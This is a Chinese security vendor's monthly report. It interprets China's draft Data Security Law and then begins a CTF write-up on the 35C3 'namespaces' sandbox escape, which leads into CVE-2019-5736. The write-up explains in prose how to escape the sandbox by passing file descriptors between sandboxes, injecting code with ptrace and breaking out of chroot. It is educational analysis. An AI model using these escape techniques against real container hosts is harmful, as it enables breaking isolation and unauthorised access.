金融行业

8 月报
2020 年

安全月报

政策解读 | 行业研究 | 漏洞聚焦 | 安全态势

绿盟科技金融事业部出品

政策解读

绿盟专家谈热点 |
《数据安全法（草案）》向社会征求意见

行业研究


容器逃逸成真：从CTF解题到
CVE-2019-5736漏洞挖掘分析

Web应用常见攻击与防范

浅析隐秘通信——“Tor”的三次跳跃

美国大通银行被黑客攻击，
用户无端收到银行转账

上亿资金不翼而飞!起底黑客入侵
第三方支付平台系统盗窃案




NSFOCUS

绿盟科技威胁情报平台NTI

智慧的大脑

智能 敏捷

Hot products at RSA 2017



强大的威胁捕获能力、精准的威胁预警能力、全面的威胁防御能力


洞察威胁知己知彼，助力安全运营提升

NSFOCUS绿盟科技

本|期|看|点

P04 绿盟专家谈热点 | 《数据安全法（草案）》向社会征求意见

P12 容器逃逸成真：从 CTF 解题到 CVE-2019-5736 漏洞挖掘分析



安全月报

2020年第8期

绿盟科技金融事业部

安全月报在线阅读

绿盟科技官方微信

目录 CONTENTS

政策解读

行业研究

漏洞聚焦

安全态势

NSFOCUS

政策解读


绿盟专家谈热点 | 《数据安全法（草案）》向社会征求意见

绿盟科技 数据安全特工队

业界呼声颇高的数据安全法草案，在 2020 年 6 月 28 日 -30 日举行的十三届全国人大常委会第二十次会议迎来初次审评，这也代表着我国数据安全保护从此有了法律依据。

背景介绍

随着信息技术与经济社会的交汇融合，大数据技术及应用蓬勃发展，大数据数量和价值的快速攀升，大数据时代的数据安全也面临着巨大挑战。




从近年来发生的数据泄露事件可以看出，数据安全问题已经影响到国家安全发展，关系到公众利益，与公民权益密切相关。与此同时，欧盟、美国、日本等国家相继出台数据保护法案。

在全球各国围绕数据的争夺和博弈不断深化的背景下，国家领导人对数据安全也高度重视。

法律介绍

2018年9月7日，十三届全国人大常委会公布立法规划，《中华人民共和国数据安全法》位于第一类项目：条件比较成熟、任期内拟提请审议的法律草案，由委员长会议负责起草，2020年6月28日-30日举行的十三届全国人大常委会第二十次会议迎来初次审议。



中华人民共和国数据安全法（草案）

目　录

第一章　总　　则
第二章　数据安全与发展
第三章　数据安全制度
第四章　数据安全保护义务
第五章　政务数据安全与开放
第六章　法律责任
第七章　附　　则

《数据安全法》和《网络安全法》作为《国家安全法》的配套法规，是国家整体安全观的组成部分，在适用范围和保护职责上各有侧重、互相补充，共同建筑网络安全和数据安全。

《数据安全法》的诞生标志了数据安全上升到国家安全层面。

主要内容

数据安全法是总体国家安全观框架下，国家安全法律体系的重要组成部分。该法律在网络安全法的基础上，进一步明确了数据安全相关者的保护义务与职责，并与《数据安全管理办法（征求意见稿）》相互照应。《数据安全法》的诞生，标志着数据安全上升到国家安全层面，意义重大。数据安全法共七章五十一条。

《数据安全法（草案）》主要内容包括：

按照总体国家安全观的要求，确立数据安全保护管理各项基本制度，提升国家数据安全保障能力，有效应对数据这一非传统领域的国家安全风险与挑战，切实维护国家主权、安全和发展利益；

坚持安全与发展并重，规定支持、促进数据安全与发展的措施，提升数据安全治理和数据开发利用水平，促进以数据为关键要素的数字经济发展；

立足数据安全工作实际，着力解决数据安全领域突出问题，落实数据活动主体的安全保护义务与责任，切实维护公民、组织的合法权益；

适应电子政务发展的需要，建立政务数据安全管理制度和开放利用规则，大力推进政务数据资源开放和开发利用。

关注焦点

绿盟科技数据安全咨询专家在第一时间对《数据安全法（草案）》进行解读和分析，总结出7点《数据安全法（草案）》的关注焦点。

01. 数据安全责任制，落实数据全生命周期管控责任

建立数据安全组织架构，明确岗位职责，制定对应的全流程管理规范、制度、流程等。

设计健全的组织架构是数据安全管理工作的基础，从数据安全管理建设角度建立决策层、管理层、执行层、监督层等多方面、跨部门有效协同的机制与制度，明确各数据安全岗位职责，实现对各层级管理、执行人员的责任落实。同时，从数据安全生命周期的各个阶段形成管理要求，包括方针、规章制度、管理标准、管理规范、管理流程执行表单等。

02. 数据分类分级，实现企业数据安全建设第一步

建立数据资产管理机制，明确保护对象及策略。

数据分类分级服务是基于法律法规以及业务需求确定组织内部的数据分类分级方法，帮助组织理清数据资产，对生成或收集的数据进行分类标识，并以数据分类为基础，采用规范、明确的方法区分数据的重要性和敏感度差异进行分级管理，确定数据重要性或敏感度，针对性地采取适当、合理的管

理措施和安全防护措施，形成科学、规范的数据资产管理与保护机制。

03. 发现企业数据安全隐患，降低数据安全风险

利用风险评估手段识别发现企业的数据安全风险，协助企业进行整改，提升企业数据安全建设水平。

数据安全风险评估是以数据为中心，识别发现数据环境以及数据行为是否存在侵害数据或侵犯数据主体权利风险的过程。数据安全风险评估依据数据分类分级保护的需求，符合企业实际情况的方式梳理风险检查项，全面发现数据全生命周期存在的问题，并按照高、中、低3个风险等级进行管理，有效提升数据安全性，让数据安全风险可控。


04. 识别全流程数据活动，落实数据安全控制措施

梳理数据全生命周期，制定相对应的安全要求，对各风险点进行提示，包含可落地执行的机制等。

与传统信息系统安全不同，数据是流动的，数据安全管控措施的落实是一个以数据为中心的动态过程。明确管控措施的落实策略，通过对业务实现中数据的流动方式进行分析，根据数据流识别出业务中的各种数据活动。只有识别出数据活动，才能够准确识别数据在在流动中处于信息系统的具体环境，进而在具体环境下落实相应的数据生命周期各环节安全管控措施。

05. 建立数据安全事件应急响应机制

建立数据防护应急预案，明确数据安全事件的应急方针、政策，应急组织结构及相关应急职责。



建立信息安全应急管理体系，包括数据防护应急管理体系。建立应急工作领导小组、应急工作管理小组、应急执行小组与应急工作联络小组，承担指挥、组织、决策、通知、实施等工作职责。制定数据防护专项应急预案，对数据安全事件进行明确定义。发生安全事件时，迅速调用专项应急预案，快速有效解决问题，恢复系统平稳运行。定期开展数据防护应急管理体系宣贯工作，定期组织开展应急演练和应急管理体系优化工作。

06. 组织开展数据安全培训教育

组织开展数据安全专业培训，提升企事业单位数据安全保护意识，加强数据安全人员专业能力提升。

开展数据安全培训教育工作，包括全员安全意识培训，数据安全基础知识培训，数据安全应急预案培训与数据安全专项能力培训。安全意识培训中，重点对人员安全行为进行普及，防止人员的无意识行为导致数据安全事件的发生。数据安全基础知识培训中，需要了解企业内部数据安全组织架构形式，并对数据安全的全生命周期环节中的要求点有所了解。数据安全应急预案培训中，明确数据防护应急流程，包括数据安全事件的分级、安全事件的上报流程、事件处理相关方式方法及流程，事后内部报告改进与对外消息传播流程等。数据安全专项培养中，不仅要求人员了解数据安全的基本要求，还要对其衍生出的个人信息安全、隐私安全、敏感数据安全等进行专项培训。

07. 聚焦政务数据安全和开放，保证开放共享平台安全

建立政务数据全流程管理规范、制度、流程等，明确政务数据分级管控流程。

坚实的数据安全建设是政务数据的开放共享的前提，建立健全地区政务数据开放共享政策体系，让政务数据在安全的状态下充分流通，并采取妥善的管理与技术措施保障政务数据开放共享平台的安全，真正发挥政务数据的价值，促进当地经济发展，提升公民生活质量。

总结

通过对数据安全法的解读，以及绿盟科技现阶段对数据安全的独特见解，我们认为，未来企业应明确数据安全组织职责，设立数据安全官角色（参考GDPR中DPO角色），为数据安全工作落地执行提供强有力的人力资源上的保障。同时，应强调管理和技术双管齐下，保障数据始终处在安全的环境下充分流通，在确保安全的同时让数据产生最大的价值。从管理角度看，数据安全的管理制度、保障措施、岗位职责等需要依托数据分级分类进行编制。从技术实现角度看，不同类别和级别的数据需采取不同的安全防护措施，从而实现安全保护与实际业务需求的有效协同。

NSFOCUS

行业研究

容器逃逸成真：从 CTF 解题到 CVE-2019-5736 漏洞挖掘分析

阮博男

摘要

35C3 CTF是在第35届混沌通讯大会期间，由知名CTF战队Eat, Sleep, Pwn, Repeat于德国莱比锡举办的一场CTF比赛。比赛中有一道基于Linux命名空间机制的沙盒逃逸题目。赛后，获得第三名的波兰强队Dragon Sector发现该题目所设沙盒在原理上与docker exec命令所依赖的runc（一种容器运行时）十分相似，遂基于题目经验对runc进行漏洞挖掘，成功发现一个能够覆盖宿主机runc程序的容器逃逸漏洞。该漏洞于2019年2月11日通过邮件列表披露，分配编号CVE-2019-5736。

本文将对该CTF题目和CVE-2019-5736作完整分析，将整个过程串联起来，以期形成对容器底层技术和攻击面更深刻的认识，并学习感受其中的思维方式。

1. 前言

有些鸟是不能关在笼子里的，他们的羽毛太漂亮了。（《肖申克的救赎》）

35C3 CTF是在第35届混沌通讯大会期间，由知名CTF战队Eat, Sleep, Pwn, Repeat于德国莱比锡举办的一场CTF比赛。比赛中有一道基于Linux命名空间机制[10]的沙盒逃逸题目（类别为Pwn）。赛后，获得第三名的波兰强队Dragon Sector发现该题目所设沙盒在原理上与docker exec命令所依赖的runc（一种容器运行时）十分相似，遂基于题目经验对runc进行漏洞挖掘，成功发现一个能够覆盖宿主机runc程序的容器逃逸漏洞。该漏洞于2019年2月11日通过邮件列表披露，分配编号CVE-2019-5736。

自漏洞披露以来，网络上陆续有一些分析文章出现。其中不乏洞见之作，然而部分细节的缺失使得它们对于逻辑严谨但缺乏相关背景知识的读者来说并不十分友好。一方面，本文期望能够给出一个内容翔实、逻辑完整的漏洞分析；另一方面，如前所述的整个事件是一个从模拟场景到真实场景、从CTF题目到实际漏洞的极好示例——笔者希望借助对Dragon Sector从Pwn到发现漏洞的历程重现，形成对容器底层技术和攻击面更深刻的认识，并学习感受其中的思维方式。

本文涉及到大量容器和Linux系统相关的背景知识，限于篇幅无法一一进行讲解。部分缺乏这些背景知识的读者可能会有困惑。建议采用“深度优先搜索“的方式阅读文章，即遇到陌生概念时先去寻找资料把这个概念大致弄明白，再回来继续阅读。希望通过这样的阅读，您能有所收获。

后文结构如下：首先对35C3 CTF题目进行分析，其次是CVE-2019-5736，最后对整个分析过程作总结。

文中如有不当之处，还请读者朋友指教。

2. 35C3 CTF Pwn namespaces

2.1 题目概述

拿到CTF题目，自然先读一下题面：

Here is another linux user namespaces challenge by popular demand. For security reasons, this sandbox needs to run as root. If you can break out of the sandbox, there’s a flag in /, but even then you might not be able to read it :). The files are here: https://35c3ctf.ccc.ac/uploads/namespaces-a4b1ac039830f7c430660bc155dd2099.tar Service running at: nc 35.246.140.24 1

Hints:

- You’ll need to create your own user namespace for the intended solution.

从题面上我们知道，这是一道与Linux命名空间有关的沙盒题目，任务是逃出沙盒，拿到flag。

下载文件包并解压，得到两个文件：一个Dockerfile和一个名为namespaces的64位Linux可执行文件。

其中，Dockerfile内容如下：

```
FROM tsuro/nsjail
COPY challenge/namespaces /home/user/chal
#COPY tmpflag /flag
CMD /bin/sh -c “/usr/bin/setup_cgroups.sh && cp /flag /tmp/flag && chmod 400 /tmp/flag && chown user /tmp/flag && su user -c ‘/usr/bin/nsjail -Ml --port 1337 --chroot / -R /tmp/flag:/flag -T /tmp --proc_rw -U 0:1000:1 -U 1:100000:1 -G 0:1000:1 -G 1:100000:1 --keep_caps --cgroup_mem_max 209715200 --cgroup_pids_max 100 --cgroup_cpu_ms_per_sec 100 --rlimit_as max --rlimit_cpu max --rlimit_nofile max --rlimit_nproc max -- /usr/bin/stdbuf -i0 -o0 -e0 /usr/bin/maybe_pow.sh /home/user/chal’”
```

注：本文成稿时似乎35C3 CTF官网已经关闭，如需本题目附件，可关注“绿盟科技研究通讯”公众号，回复35c3ctf进行下载。附件相关权利为35C3 CTF主办方所有，如有不当，请联系我们删除。

2.2 漏洞定位与分析

2.2.1 Dockerfile

首先看Dockerfile，毫无疑问，最重要的是第三行CMD部分。其中，/usr/

bin/setup_cgroups.sh是设置cgroups的脚本，这部分是资源上的限制，帮助不大；cp /flag /tmp/flag && chmod 400 /tmp/flag && chown user /tmp/flag告诉我们flag文件有两处：/flag和/tmp/flag，前者的权限和所有者都未知，后者的权限是400，所有者为user用户。

NsJail[4]是由Google开源的一款进程隔离工具，常用于CTF比赛题目的部署。它的参数有很多，感兴趣者可以自行到官网了解。

Dockerfile中最后以user用户身份运行NsJail，创建了一个隔离环境：

```
/usr/bin/nsjail -Ml --port 1337 --chroot / -R /tmp/flag:/flag -T /tmp --proc_rw
-U 0:1000:1 -U 1:100000:1 -G 0:1000:1 -G 1:100000:1 --keep_caps --cgroup_
mem_max 209715200 --cgroup_pids_max 100 --cgroup_cpu_ms_per_sec
100 --rlimit_as max --rlimit_cpu max --rlimit_nofile max --rlimit_nproc max
-- /usr/bin/stdbuf -i0 -o0 -e0 /usr/bin/maybe_pow.sh /home/user/chal
```

在众多参数中，我们感兴趣的是：

1. 监听在1337端口（-Ml --port 1337）；
2. 没有切换根目录（--chroot /）；
3. 将/tmp/flag以只读方式绑定挂载到/flag，并在/tmp处挂载一个tmpfs（-R /tmp/flag:/flag -T /tmp）；
4. 将procfs挂载为可读写模式（/proc/_rw）；
5. UID/GID：隔离环境内的0和1分别映射为环境外的1000和100000（-U 0:1000:1 -U 1:100000:1 -G 0:1000:1 -G 1:100000:1）；
6. 保留所有capabilities[5]（--keep_caps）。

其他参数对于攻克挑战来说无关紧要。最后，NsJail将运行/home/user/chal，也就是前面提到的namespaces二进制文件。

分析到这里，我们可以确定的是，在隔离环境内部，通过/tmp/flag路径已经不能直接拿到flag，因为它被新的tmpfs遮盖；通过/flag路径能够拿到flag，虽然一开始我们不知道它的权限和所有者，但现在挂载在这里的其实是原先的/tmp/flag，属于user用户，而当前的隔离环境恰恰是以user身份运行。

所以，如果能利用后面的namespaces程序在这个隔离空间内获得user身份的代码执行机会，就能拿到flag。

注：这个Dockerfile可能会给一些朋友造成误解。事实上，Docker本身和NsJail只是用来部署题目的工具，并非要逃逸的沙盒。后面将要分析的namespaces程序才是需要突破的有缺陷沙盒。

2.2.2 二进制文件

虽然对于沙盒类题目来说不是很必要，但还是常规操作看一下namespaces的文件类型：

```
rambo@matrix:~/namespaces$ file namespaces
namespaces: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/l, for GNU/Linux 3.2.0, BuildID[sha1]=9e6a81c671a2d46fc420b7cd0851c482c48ee53a, not stripped
```

经过逆向，我们基本掌握了这个程序的代码逻辑，一目了然：

1. 创建/tmp/chroots目录，并将其权限改为777；
2. 进入循环体，等待用户输入，输入1则执行start_box函数进行创建沙盒操作（转向第3步）；输入2则执行run_elf函数，将用户给定的二进制程序放入沙盒中运行（转向第4步）；
3. start_box分支：首先会以全新的命名空间创建一个子进程，将子进程user命名空间的UID/GID 1 映射为父进程user命名空间的1，接着父进程回到第2步中的循环体等待输入。子进程从用户输入读取一段数据作为ELF文件加载为匿名文件（memfd）[12]并返回文件描述符，然后在/tmp/chroot/下以当前沙盒的序号为名称创建一个目录，同样改权限为777，并将根目录切换到这里，紧接着调用setresgid/setresuid降权为1号用户。最后，子进程将执行前述匿名文件；
4. run_elf分支：首先由用户给定一个沙盒序号，并继续提示用户发送一段数据作为将要执行的ELF文件。接着创建一个子进程，父进程回到第2步中的循环体等待输入。子进程根据用户给定的沙盒序号找到沙盒内的初始进程（第3步中用户输入的ELF程序），依次打开并加入/proc/[初始进程PID]/ns/下的user、 mnt、 pid、 uts、 ipc和cgroup命名空间（划重点！）。其中，在加入pid命名空间后执行了一次fork，真正切换到目标pid命名空间（这是因为pid命名空间比较特殊，当前进程的pid命名空间并不会改变，只有子进程的才会）。fork后的父进程退出，子进程根据沙盒序号找到/tmp/chroots/[沙盒序号]，切换根目录到这里，同样调用setresgid/setresuid降权为1号用户。最后，这个子进程将执行本步骤最开始用户输入的ELF文件。

这4步讲完，您可能会觉得有点绕。但是，一方面，这个程序的代码逻辑本身真的非常简单，推荐自己动手逆向看看；另一方面，将这一系列的操作和容器类比来看，我们会发现它们很相像：上述第3步创建沙盒并启动一个init进程，这与容器的创建和启动方式大体相同，第4步则模拟了docker exec，即容器内执行命令的操作。也难怪Dragon Sector在赛后会跃跃欲试去看Docker有没有类似的漏洞。当然，这是后话，何况CVE-2019-5736的成因其实与本题并不相同。我们还是回到当前题目的分析中来。

经过上述讲解，或许有读者即使还没有发现漏洞所在，也已经发现了异常之处——第4步run_elf分支中“依次加入命名空间”的步骤竟然漏掉很重要的一个——net命名空间！

2.2.3 漏洞分析

进程没有加入所在沙盒的net命名空间有什么影响呢？

这意味着，它能够直接看到宿主的网络接口。在题目环境里，就是我们借助run_elf运行的程序能够直接看到/home/user/chal视角下的网络接口，而非它所在沙盒内部的。因此，不同沙盒内部通过run_elf运行的程序能够互相通信。

那么，如何借助这一特点完成沙盒逃逸呢？

2.2.3.1 传递文件描述符

Linux系统中有一类特殊的文件操作API，它们的名称以at结尾，如openat、unlinkat和symlinkat等。它

们与不带at的函数功能相同，只是通过一个文件描述符加基于该文件描述符对应文件的相对路径来获得最终的文件路径，而非传统上直接由调用者给出字符串参数指定。前面三个函数的定义如下：

```
int openat(int dirfd, const char *pathname, int flags);
int unlinkat(int dirfd, const char *pathname, int flags);
int symlinkat(const char *target, int newdirfd, const char *linkpath);
```

如果我们能够在沙盒1中打开当前进程根目录，并将该文件描述符通过网络通信传递给沙盒2中的进程，那么沙盒2中的进程就能够以这个文件描述符加上相对路径参数调用openat打开沙盒外的文件，例如/flag，从而实现沙盒逃逸。

事实上，这个思路是可行的。参考文档[6]可知，我们可以借助unix socket以“辅助消息”（Ancillary messages）的方式在指定类型为SCM_RIGHTS时发送和接收文件描述符；然而，各个沙盒进程的mnt命名空间互相隔离，不同沙盒进程无法通过打开同一unix socket文件的方式实现通信。

同样由文档[6]可知，Linux支持一类独立于文件系统的抽象命名空间（Abstract namespace），我们能够将unix socket绑定到抽象命名空间内的一个名称上，而非在本地文件系统上创建一个socket文件，这样一来，不同沙盒中run_elf的进程就能够通过同一个名称找到对应unix socket，从而实现文件描述符的传递。

至此，似乎思路已经打通，我们只需要按照上述步骤编写代码，然后读取/flag就好。实际上，这样并不能成功。前面提到过，/flag实际上是/tmp/flag以只读方式的绑定挂载，而/tmp/flag属于user用户（由于nsjail的映射，在沙盒中它实际上是0号root用户），权限为400。run_elf运行的ELF文件经过降权，以沙盒内UID/GID为1的身份运行。因此，我们还需要让run_elf进程在沙盒内设法提权为root用户（从外部来看，即user用户）。

2.2.3.2 提升权限

我们注意到，沙盒本身是以user身份运行的，只是分别在start_box和run_elf分支经过降权（setr）罢了。如果能够阻止降权，就能够获得user权限。从2.2.2节可以知道，run_elf分支在降权前执行了依次加入沙盒命名空间的操作。如果能够在这些步骤后不执行降权操作，就不会降权。进一步地，如果能够在这些步骤后直接执行我们想要执行的代码，譬如读取/flag，就实现了以user身份代码执行的目的。

如何实现呢？

如果我们能够ptrace到一个run_elf进程上，就能够向其中注入代码，而这要求ptrace进程与被调试的run_elf进程在同一个pid命名空间内。回顾前面的内容，run_elf将依次打开并加入/proc/[初始进程PID]/ns/下的user、 mnt、 pid、 uts、 ipc和cgroup命名空间。设想这样一种情况：假如我们创建一个沙盒，其中的init进程fork一个子进程，然后将/tmp/xxx目录绑定挂载到/proc/[init进程PID]/ns，接着在这个目录下创建符号链接，将各个命名空间链接到init进程fork的子进程对应的/proc/[子进程PID]/ns目录下，那么当一个run_elf进程加入沙盒init进程的mnt命名空间后，它将看到被上述操作修改过的/proc，接着它加入的pid命名空间实际上属于init的子进程。这样一来，init子进程就能够在这个pid命名空间下借助ptrace向未降权的run_elf进程注入代码并执行了。为了提高成功率，我们甚至可以将init进程的uts命名空间设置为一个管道，当run_elf进程尝试加入这个命名空间时，它将被阻塞住，从而阻止了降权操作。

至此，似乎我们达到了以user身份代码执行的目的。然而，上面的思路还是存在问题。

为了ptrace，init进程必须新建

一个pid命名空间，而新建pid命名空间需要当前进程在当前user命名空间内具有CAP_SYS_ADMIN权限，但是原init进程并没有这个权限，且chroot过的进程不被允许创建新的user命名空间来获得该权限。因此，现在的问题变成了如何让原init进程从chroot中逃逸。

2.2.3.3 从chroot中逃逸

2.2.2节一开始提到所有沙盒所在目录/tmp/chroots的权限为777，而2.2.3.1节中我们已经能够通过传递文件描述符来让一个run_elf进程访问到chroot外的文件系统。综合两者来看，我们有以下逃逸chroot的方案：

1. 首先创建沙盒1和沙盒2，其中沙盒1将自己的根目录文件描述符发送给沙盒2，沙盒2拿到这个文件描述符并循环等待沙盒3在/tmp/chroots下目录的建立；
